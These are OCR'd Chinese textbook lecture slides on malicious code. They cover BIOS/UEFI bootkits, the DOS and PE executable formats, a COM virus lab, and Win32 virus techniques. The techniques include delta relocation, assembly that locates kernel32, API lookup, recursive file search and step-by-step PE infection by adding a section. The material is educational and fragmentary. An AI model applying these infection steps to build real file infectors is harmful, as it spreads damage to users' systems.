
- DEITYBOUNCE利用主板的BIOS和利用系统管理模块（System Management Mode）的漏洞驻留在Dell的PowerEdge服务器上。
- 采用interdiction注入方式。



MEBROMI［2011年］

- 2011年安全公司360截获到名叫MEBROMI的BIOS恶意代码。
- **MEBROMI**是一个非常简陋的面向Award主板的BOOTKIT，**MEBROMI**通过BIOS感染硬盘的引导扇区MBR，再通过MBR感染Windows系统文件。

MEBROMI运行流程



MEBROMI支持的主板类型：

主板型号	MEBROMI是否支持
AMI UEFI	不支持
AMI BIOS	不支持
AWARD BIOS	支持
Phoenix UEFI	不支持
INSYDE UEFI	不支持

MEBROMI支持的服务器操作系统类型：

主板型号	MEBROMI是否支持
Windows Server 2003 X86	支持
Windows Server 2003 X64	不支持
Windows Server 2008 X86	不支持
Windows Server 2008 X64	不支持
Windows Server 2008 R2 X64	不支持
Windows Server 2012 X64	不支持

MEBROMI支持的操作系统类型：

主板型号	MEBROMI是否支持
Windows XP X86	支持
Windows XP X64	不支持
Windows Vista X86	支持
Windows Vista X64	不支持
Windows 7 X86	支持
Windows 7 X64	不支持
Windows 8 X86	不支持
Windows 8 X64	不支持
Windows 8.1 X86	不支持
Windows 8.1 X64	不支持
Windows 10 X86	不支持
Windows 10 X64	不支持


UEFIBOOTKIT[2015]

- 2015年著名的黑客公司Hacking Team源代码泄漏，其中也包括针对UEFI进行攻击的UEFIBOOTKIT的源代码。
- 植入有很多前提条件：
  - 需要物理控制目标机器，植入过程需要插入移动存储设备机会，以及需要能重启目标机器进入UEFI Shell模式。

代码分析请参考：
http://www.freebuf.com/articles/system/72713.html

Infection of Bios Rootkit

- 在攻击时，插入U盘，进行UEFI Shell，Startup.nsh引导启动chipsec.efi，然后chipsec.efi把三个.mod模块写到Bios ROM上去，重启电脑时，Bios Rootkit就开始工作了。



HK UEFI BOOTKIT支持的主板类型：

主板型号	HK UEFI BOOTKIT是否支持
AMI UEFI	不支持
AMI BIOS	不支持
AWARD BIOS	不支持
Phoenix UEFI	不支持
INSYDE UEFI	支持（极少机型）

MEBROMI支持的服务器操作系统类型：

主板型号	MEBROMI是否支持
Windows Server 2003 X86	不支持
Windows Server 2003 X64	不支持
Windows Server 2008 X86	不支持
Windows Server 2008 X64	仅支持UEFI引导
Windows Server 2008 R2 X64	仅支持UEFI引导
Windows Server 2012 X64	不支持
Windows Server 2012 R2 X64	不支持

HK UEFI BOOTKIT支持的操作系统类型：

主板型号	HK UEFI BOOTKIT是否支持
Windows XP X86	不支持
Windows XP X64	不支持
Windows Vista X86	不支持
Windows Vista X64	支持
Windows 7 X86	支持
Windows 7 X64	支持
Windows 8 X86	不支持
Windows 8 X64	不支持
Windows 8.1 X86	不支持
Windows 8.1 X64	不支持
Windows 10 X86	不支持
Windows 10 X64	不支持

三、16位COM可执行文件病毒原理及实验

- COM格式
  - 最简单的可执行文件就是DOS下的以COM(**Copy Of Memory**)文件。
  - COM格式文件最大64KB，内含16位程序的二进制代码映像，没有重定位信息。
  - COM文件包含程序二进制代码的一个绝对映像，也就是说，为了运行程序准确的处理器指令和内存中的数据，DOS通过直接把该映像从文件拷贝到内存来加载COM程序，系统不需要作重定位工作。

- 加载COM程序
  - DOS尝试分配内存。因为COM程序必须位于一个64K的段中，所以COM文件的大小不能超过65,024（64K减去用于PSP的256字节和用于一个起始堆栈的至少256字节）。
  - 如果DOS不能为程序、一个PSP、一个起始堆栈分配足够内存，则分配尝试失败。
  - 否则，DOS分配尽可能多的内存（直至所有保留内存），即使COM程序本身不能大于64K。
  - 在试图运行另一个程序或分配另外的内存之前，大部分COM程序释放任何不需要的内存。
  - 分配内存后，DOS在该内存的头256字节建立一个PSP（Program Segment Prefix：程序段前缀）。

- 创建PSP后，DOS在PSP后立即开始（偏移100H）加载COM文件，它置SS、DS和ES为PSP的段地址，接着创建一个堆栈。
- DOS通过把控制传递偏移100H处的指令而启动程序。程序设计者必须保证COM文件的第一条指令是程序的入口点。
- 因为程序是在偏移100H处加载，因此所有代码和数据偏移也必须相对于100H。汇编语言程序设计者可通过置程序的初值为100H而保证这一点（例如，通过在源代码的开始使用语句org 100H）。

- PSP结构
- 偏移大小　长度（Byte）　说 明

0000h	02	中断20H
0002h	02	以节计算的内存大小（利用它可看出是否感染引导型病毒）
0004h	01	保留
0005h	05	至DOS的长调用
000Ah	02	INT 22H 入口 IP
000Ch	02	INT 22H 入口 CS
000Eh	02	INT 23H 入口 IP
0010h	02	INT 23H 入口 CS
0012h	02	INT 24H 入口 IP
0014h	02	INT 24H 入口 CS
0016h	02	父进程的PSP段值（可测知是否被跟踪）
0018h	14	存放20个SOFT号
002Ch	02	环境块段地址（从中可获知执行的程序名）
002Eh	04	存放用户栈地址指针
0032h	1E	保留
0050h	03	DOS调用（INT 21H / RETF）
0053h	02	保留
0055h	07	扩展的FCB头
005Ch	10	格式化的FCB1
006Ch	10	格式化的FCB2
007Ch	04	保留
0080h	80	命令行参数长度
0081h	127	命令行参数

MZ格式

- MZ格式：COM发展下去就是MZ格式的可执行文件，这是DOS中具有重定位功能的可执行文件格式。MZ可执行文件内含16位代码，在这些代码之前加了一个文件头，文件头中包括各种说明数据，例如，第一句可执行代码执行指令时所需要的文件入口点、堆栈的位置、重定位表等。
- 装载过程：
  - 操作系统根据文件头的信息将代码部分装入内存，
  - 然后根据重定位表修正代码，
  - 最后在设置好堆栈后从文件头中指定的入口开始执行。
- DOS可以把MZ格式的程序放在任何它想要的地方。

<table>
<tr><td>MZ标志</td><td rowspan="3">MZ文件头</td></tr>
<tr><td>其它信息</td></tr>
<tr><td>重定位表的字节偏移量</td></tr>
<tr><td>重定位表</td><td>重定位表</td></tr>
<tr><td>可重定位程序映像</td><td>二进制代码</td></tr>
</table>

```
// MZ格式可执行程序文件头
struct HeadEXE
{
WORD wType; // 00H MZ标志
WORD wLastSecSize; // 02H 最后扇区被使用的大小
WORD wFileSize; // 04H 文件大小
WORD wRelocNum; // 06H 重定位项数
WORD wHeadSize; // 08H 文件头大小
WORD wReqMin; // 0AH 最小所需内存
WORD wReqMax; // 0CH 最大所需内存
WORD wInitSS; // 0EH SS初值
WORD wInitSP; // 10H SP初值
WORD wChkSum; // 12H 校验和
WORD wInitIP; // 14H IP初值
WORD wInitCS; // 16H CS初值
WORD wFirstReloc; // 18H 第一个重定位项位置
WORD wOverlap; // 1AH覆盖
WORD wReserved[0x20];//1CH 保留
WORD wNEOffset; // 3CH NE头位置
};
```

NE格式

- 为了保持对DOS的兼容性并满足Windows的需要，Win3.x中出现的NE格式的可执行文件中保留了MZ格式的头，同时NE文件又加了一个自己的头，之后才是可执行文件的可执行代码。NE类型包括了EXE、DLL、DRV和FON四种类型的文件。NE格式的关键特性是：它把程序代码、数据、资源隔离在不同的可加载区中；藉由符号输入和输出，实现所谓的运行时动态链接。

NE装载

- 16位的NE格式文件装载程序（NE Loader）读取部分磁盘文件，并生成一个完全不同的数据结构，在内存中建立模块。
- 当代码或数据需要装入时，装载程序必须从全局内存中分配出一块，查找原始数据在文件的位置，找到位置后再读取原始的数据，最后再进行一些修正。
- 每一个16位的模块（Module）要负责记住现在使用的所有段选择符，该选择符表示该段是否已经被抛弃等信息。


MS-DOS头	DOS文件头
保留区域	
Windows头偏移	
DOS Stub程序	
信息块	NE文件头
段表	
资源表	
驻留名表	
模块引用表	
引入名字表	
入口表	
非驻留名表	
代码段和数据段	程序区
重定位表	

3 COM文件病毒原理

- 感染过程：
  - 将开始的3个字节保存在orgcode中 .
  - 将这3个字节更改为0E9H和COM文件的实际大小的二进制编码。
  - 将病毒写入原COM文件的后边。
  - 在病毒的返回部分，将3个字节改为0E9H和表达式（当前地址－COM文件的实际大小－病毒代码大小）的二进制编码，以便在执行完病毒后转向执行原程序。

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践



源代码示例讲解
演示COM病毒

清华大学出版社
TSINGHUA UNIVERSITY PRESS
重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践

COM文件病毒实验（实验二）

- 【实验目的】
- 掌握COM病毒的传播原理。
- 【实验平台】
- VMWare Workstation 5.5.3
- MS-DOS 7.10
- MASM611

实验步骤

- (1) 安装虚拟机VMWare，安装步骤参考网上下载的实验配套资料“解压缩目录\Application\MSDOS71\虚拟机上安装MSDOS.doc”文档。
- (2) 在虚拟机环境内安装MS-DOS 7.10环境。
- (3) 在MS-DOS C:\MASM目录下安装MASM611，然后将binr目录下的link.exe复制到bin目录下。
- (4) 从附书资源“experiment\com”下复制病毒程序Virus.asm及测试程序源代码BeInfected.asm。

- (5) 编译链接BeInfected.asm，形成BeInfected.com测试程序。
- (6) 编译链接virus.asm，生成病毒程序virus.exe。
- (7) 在C:\MASM\Bin目录下建立del.txt文件，并且将BeInfected.com和病毒virus.com复制到此目录下。
- (8) 执行BeInfected.com，观察未感染前的运行结果。
- (9) 执行virus.exe文件以感染BeInfected.com文件并且自动删除del.txt。
- (10) 执行BeInfected.com观察感染后的结果。

- 【程序源码】
- 本实验以尾部感染COM文件的病毒为例子，其中待感染COM文件源代码BeInfected.asm、病毒源文件源代码virus.asm参见附书源代码。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

四、32位操作系统病毒示例分析

- 1 PE文件结构及其运行原理
- 2 Win32文件型病毒编制技术
- 3 从ring3到ring0概述

1 PE文件结构及其运行原理 (1)PE文件格式总体结构

- PE（Portable Executable：可移植的执行体）
  - 是Win32环境自身所带的可执行文件格式。
  - 它的一些特性继承自Unix的Coff(Common Object File Format)文件格式。
  - 可移植的执行体意味着此文件格式是跨win32平台的，即使Windows运行在非Intel的CPU上，任何win32平台的PE装载器都能识别和使用该文件格式。
  - 当然，移植到不同的CPU上PE执行体必然得有一些改变。
- 除VxD和16位的Dll外，所有 win32执行文件都使用PE文件格式。因此，研究PE文件格式是我们洞悉Windows结构的良机。

PE文件结构总体层次分布

DOS MZ header	‘MZ’格式头
DOS stub	Dos桩程序
PE header	PE文件头
Section table	节表
Section 1	第1个节
Section 2	第2个节
…	…
Section n	第n个节

2 Win32文件型病毒编制技术

- Ring-3病毒的兼容性较好
- Ring-3病毒需要API的支持
  - 公开的
  - 未公开的
- 技术包括：

2.1病毒的重定技术

- 为什么需要重定位？
  - 正常程序的变量和函数的相对地址都是预先计算好的。
  - 病毒是附加在宿主程序中的程序段，其问题在于：病毒变量和病毒函数的相对地址很难计算。
  - 解决方法：动态找一个参照点，然后再根据参照点的地址确定病毒函数和病毒变量的地址。

- call delta
- delta:
- pop ebp
- …
- lea eax,[ebp+(offset var1-offset delta)]

- 参照量delta在内存中的地址 + 变量var1与参考量之间的距离 = 变量var1在内存中的真正地址

举例介绍

```
dwVar       dd   ?
            call  @F
        @@:
            pop   ebx
            sub   ebx, offset @B
            mov   eax, [ebx+offset dwVar]
```

编译文件(假设)

- 00401000 00000000 BYTE 4 DUP(4)
- 00401004 E800000000 call 00401009
- 00401009 5B pop ebx
- ;ebx = 00401009
- 0040100A 81EB09104000 sub ebx, 00401009
- ;ebx = 0
- 00401010 8B8300104000 mov eax, dword prt[ebx +
- 00401000]
- ;mov eax, 00401000
- ;mov eax, dwVar


如果被定位到00801000处

- 00801000 00000000 BYTE 4 DUP(4)
- 00801004 E800000000 call 00801009
- 00801009 5B pop ebx
- ;ebx = 00801009
- 0080100A 81EB09104000 sub ebx, 00401009
- ;ebx = 00400000
- 00801010 8B8300104000 mov eax, dword prt[ebx +
- 00401000]
- ;mov eax, [00801000]
- ;mov eax, dwVar

2.2获取API函数

- 为什么要获得API函数？
  - 正常程序用引入表获得
  - 病毒只是一个依附在正常程序中的代码段，没有自己的引入表
  - 思路：去动态连接库中寻找---〉找相应连接库(kernel32, user32等)在执行时的基地址。
  - 寻找基地址的方法包括（以kernel32为例）：

a） 利用程序的返回地址，在其附近搜索Kernel32的基地址



- Kernel32 的push
- 在应用程序中用esp在堆栈中获取。

- 为什么能够从 4GB 的内存中得到 Kernel32.dll 的基地址呢？其实是这样的，Dll 有一个非常特殊的特性：当有别的程序调用它的时候，它的文件映象就会动态地映射到调用进程的内存地址空间。一般情况下，一个程序在运行的时候， Kernel32.dll 这个 Dll 都会被映射到该程序的内存地址空间，成为它的一部分——这样一来，我们就可以在宿主的内存地址空间中搜索到 Kernel32.dll 的基地址了.

```
GetKBase:
mov edi,[esp+04h]
;这里的esp+04h是不定的，主要看从程序第一条指令执行到这里有多少push
;操作，如果设为N个push，则这里的指令就是Mov edi,[esp+N*4h]
and edi,0FFFF0000h
.while TRUE
.if DWORD ptr [edi] == IMAGE_DOS_SIGNATURE ;判断是否MZ
mov esi,edi
add esi,DWORD ptr [esi+03Ch]  ;esi指向PE标志
.if DWORD ptr [esi] ==IMAGE_NT_SIGNATURE;是否有PE标志
.break;如果有跳出循环
.endif
.endif

sub edi, 010000h  ;分配粒度是10000h，dll必然加载在xxxx0000h处
.if edi < MIN_KERNEL_SEARCH_BASE
; MIN_KERNEL_SEARCH_BASE等于70000000H
mov edi, 0bff70000h
;如果上面没有找到，则使用Win9x的KERNEL地址
.break
.endif
.endw
mov hKernel32,edi ;把找到的KERNEL32.DLL的基地址保存起来
```

b）对相应操作系统分别给出固定的Kernel32模块的基地址

- 对于不同的windows操作系统来说，Kernel32模块的地址是固定的，甚至一些API函数的大概位置都是固定的。
  - Windows 98为BFF70000
  - Windows 2000为77E80000
  - Windows XP为77E60000
- 缺点是兼容性差

GetAPI

- 在得到了Kernel32的模块地址以后，我们就可以在该模块中搜索我们所需要的API地址。
- 对于给定的API，可以通过直接搜索Kernel32.dll导出表的方法来获得其地址.
- 同样我们也可以先搜索出GetProcAddress和LoadLibrary两个API函数的地址，然后利用这两个API函数得到我们所需要的API函数地址。

2.3 文件搜索

- **FindFirstFile：**该函数根据文件名查找文件；
- **FindNextFile：**该函数根据调用FindFirstFile函数时指定的一个文件名查找下一个文件；
- **FindClose：**该函数用来关闭由FindFirstFile函数创建的一个搜索句柄；
- **WIN32_FIND_DATA：**该结构中存放着找到文件的详细信息。

- FindFile Proc
  - a) 指定找到的目录为当前工作目录
  - b) 开始搜索文件(*.*)
  - c) 该目录搜索完毕？是则返回，否则继续
  - d) 找到文件还是目录？是目录则调用自身函数FindFile，否则继续
  - e) 是文件，如符合感染条件，则调用感染模块，否则继续
  - f) 搜索下一个文件(FindNextFile)，转到C继续
- FindFile Endp

2.4内存映射文件

- 内存映射文件提供了一组独立的函数，这些函数使应用程序能够像访问内存一样对磁盘上的文件进行访问。这组内存映射文件函数将磁盘上的文件的全部或者部分映射到进程虚拟地址空间的某个位置，以后对文件内容的访问就如同在该地址区域内直接对内存访问一样简单。这样，对文件中数据的操作便是直接对内存进行操作，大大地提高了访问的速度，这对于计算机病毒来说，对减少资源占有是非常重要的。

应用步骤

- a）调用CreateFile函数打开想要映射的HOST程序，返回文件句柄hFile。
- b）调用CreateFileMapping函数生成一个建立基于HOST文件句柄hFile的内存映射对象，返回内存映射对象句柄hMap。
- c）调用MapViewOfFile函数将整个文件（一般还要加上病毒体的大小）映射到内存中。得到指向映射到内存的第一个字节的指针(pMem)。
- d）用刚才得到的指针pMem对整个HOST文件进行操作，对HOST程序进行病毒感染。
- e）调用UnmapViewFile函数解除文件映射，传入参数是pMem。
- f）调用CloseHandle来关闭内存映射文件，传入参数是hMap。
- g）调用CloseHandle来关闭HOST文件，传入参数是hFile。

2.5病毒如何感染其他文件

- PE病毒感染其他文件的常见方法是在文件中添加一个新节，然后，把病毒代码和病毒执行后返回宿主程序的代码写入新添加的节中，同时修改PE文件头中入口点（AddressOfEntryPoint），使其指向新添加的病毒代码入口。这样，当程序运行时，首先执行病毒代码，当病毒代码执行完成后才转向执行宿主程序。

病毒感染其他文件的步骤

- 1．判断目标文件开始的两个字节是否为“MZ”。
- 2．判断PE文件标记“PE”。
- 3．判断感染标记，如果已被感染过则跳出继续执行宿主程序，否则继续。
- 4．获得Data Directory（数据目录）的个数，（每个数据目录信息占8个字节）。
- 5．得到节表起始位置。(数据目录的偏移地址+数据目录占用的字节数=节表起始位置)
- 6．得到节表的末尾偏移（紧接其后用于写入一个新的病毒节信息）
- 节表起始位置+节的个数*(每个节表占用的字节数28H)=节表的末尾偏移。

- 7．开始写入节表
  - a）写入节名（8字节）。
  - b）写入节的实际字节数（4字节）。
  - c）写入新节在内存中的开始偏移地址（4字节），同时可以计算出病毒入口位置。
  - 上一个节在内存中的开始偏移地址+（上一个节的大小/节对齐+1）*节对齐=本节在内存中的开始偏移地址。
  - d）写入本节（即病毒节）在文件中对齐后的大小。
  - e）写入本节在文件中的开始位置。
  - 上节在文件中的开始位置+上节对齐后的大小=本节（即病毒）在文件中的开始位置。
  - f）修改映像文件头中的节表数目。
  - g）修改AddressOfEntryPoint（即程序入口点指向病毒入口位置），同时保存旧的AddressOfEntryPoint，以便返回宿主并继续执行。
  - h）更新SizeOfImage（内存中整个PE映像尺寸=原SizeOfImage+病毒节经过内存节对齐后的大小）。
  - i）写入感染标记（后面例子中是放在PE头中）。
  - j）在新添加的节中写入病毒代码。
  - ECX =病毒长度
  - ESI =病毒代码位置（并不一定等于病毒执行代码开始位置）
  - EDI =病毒节写入位置
  - k）将当前文件位置设为文件末尾。

2.6如何返回到宿主程序

- jmp old AddressOfEntryPoint
- 病毒演示
- 病毒示例代码

